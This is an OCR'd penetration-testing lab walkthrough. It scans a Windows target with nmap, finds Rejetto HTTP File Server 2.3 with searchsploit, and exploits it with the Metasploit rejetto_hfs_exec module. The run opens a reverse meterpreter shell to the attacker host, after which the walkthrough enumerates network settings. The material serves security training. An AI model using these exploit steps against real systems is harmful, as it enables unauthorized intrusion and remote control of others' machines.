
Solution

Step 1: Open the lab link to access the Kali GUI instance

Step 2: Identify the target IP address

Before we get started, you will need to obtain the IP address of the target system within the lab environment.

This lab will provide you with the target IP address in a leafpad window when you first access the lab as shown in the following screenshot.



```
Target IP Address : 10.2.20.137
```

/root/Desktop/target
File Edit Options Search Help
target ×
Root Instance
Search...
Encoding: ANSI_X3.4-1968 Lines: 2 Sel. Chars: 11 Words:

Note: Your target IP address will be different, so make sure to substitute the IP shown in the commands below with the one in your lab.

Step 3: Port scanning with Nmap


Before we can begin performing local enumeration, we will need to gain access to the target system.

To begin with, we will need to identify a vulnerable service running on the Windows target system, this can be done by performing a service version detection scan with Nmap.

Command:

```
nmap -sV 10.2.20.137
```

As shown in the following screenshot, the Nmap scan reveals that there is a web server running on port 80.



```
Not shown: 990 closed ports
PORT      STATE SERVICE              VERSION
80/tcp    open  http                 HttpFileServer 
135/tcp   open  msrpc                Microsoft Windo
139/tcp   open  netbios-ssn          Microsoft Windo
445/tcp   open  microsoft-ds         Microsoft Windo
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc                Microsoft Windo
49153/tcp open  msrpc                Microsoft Windo
49154/tcp open  msrpc                Microsoft Windo
49155/tcp open  msrpc                Microsoft Windo
49163/tcp open  msrpc                Microsoft Windo
Service Info: OSs: Windows, Windows Server 2008 R2

Service detection performed. Please report any inc
Nmap done: 1 IP address (1 host up) scanned in 77.
root@attackdefense:~# 
```


Step 4: Searching for exploits with Searchsploit

The Nmap scan revealed that port 80 is running **Rejetto HTTP File Server 2.3**, we can search for exploits that affect this version of the **Rejetto HTTP File Server** with a tool like Searchsploit by running the following command:

Command:

```
searchsploit rejetto
```

As shown in the following screenshot, Searchsploit reveals that there is a Metasploit Framework exploit module that can be used to exploit this specific version of the **Rejetto HTTP File Server**.



```
root@attackdefense:~# searchsploit rejetto
-------------------------------------------------------------
 Exploit Title


-------------------------------------------------------------
Rejetto HTTP File Server (HFS) - Remote Command Ex
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary
Rejetto HTTP File Server (HFS) 2.3.x - Remote Comm
Rejetto HTTP File Server (HFS) 2.3.x - Remote Comm
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Re
-------------------------------------------------------------
```

Step 5: Gaining access

In order to use this exploit module, we will need to start up the Metasploit Framework Console (msfconsole), this can be done by running the following command:

Command:

```
msfconsole
```

After starting **msfconsole**, we can load the module by running the following command:

Command:

```
use exploit/windows/http/rejetto_hsf_exec
```

We will now need to configure the module options, more specifically, we will need to set the target IP address. This can be done by running the following command:

Command:


```
set RHOSTS 10.2.20.137
```

After configuring the module options, we can execute the exploit module by running the following command:

Command:

```
exploit
```

As shown in the following screenshot, the exploit module runs successfully and provides us with a **meterpreter** session on the target system.



```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOS
RHOSTS => 10.2.20.137
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4444
[*] Using URL: http://0.0.0.0:8080/ufxgzh
[*] Local IP: http://10.10.5.2:8080/ufxgzh
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ufxgzh
[*] Sending stage (180291 bytes) to 10.2.20.137
[*] Meterpreter session 1 opened (10.10.5.2:4444 -> 1
[!] Tried to delete %TEMP%\tMhFTsJSk.vbs, unknown res
[*] Server stopped.

meterpreter > shell
```

Now that we have gained access to the Windows target system, we can begin enumerating network information from the target system.


Step 6: Enumerating Network Information

To begin with, the most important information that should be obtained are the network interfaces connected to the target as well as the respective IP addresses associated with said network interfaces. This can be done by spawning a command shell session and running the following command:

Command:

```
ipconfig
```

As shown in the following screenshot, the **ipconfig** command reveals that there is only one physical interface connected to the target and reveals the IP address associated with the network interface as well as the default gateway and subnet mask.




```
C:\hfs>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-central-
   Link-local IPv6 Address . . . . . : fe80::e421:
   IPv4 Address. . . . . . . . . . . : 10.2.20.137
   Subnet Mask . . . . . . . . . . . : 255.255.240
   Default Gateway . . . . . . . . . : 10.2.16.1

Tunnel adapter isatap.eu-central-1.compute.interna

   Media State . . . . . . . . . . . : Media disco
   Connection-specific DNS Suffix  . : eu-central-

C:\hfs>
```

We can also obtain more information regarding the network interfaces by running the following command:

Command:

```
ipconfig /all
```



```
Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-central-
   Description . . . . . . . . . . . : AWS PV Netw
   Physical Address. . . . . . . . . : 02-97-40-DC
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::e421:
   IPv4 Address. . . . . . . . . . . : 10.2.20.137
   Subnet Mask . . . . . . . . . . . : 255.255.240
   Lease Obtained. . . . . . . . . . : Thursday, F
   Lease Expires . . . . . . . . . . : Thursday, F
   Default Gateway . . . . . . . . . : 10.2.16.1
   DHCP Server . . . . . . . . . . . : 10.2.16.1
   DHCPv6 IAID . . . . . . . . . . . : 319697556
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01
   DNS Servers . . . . . . . . . . . : 10.2.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

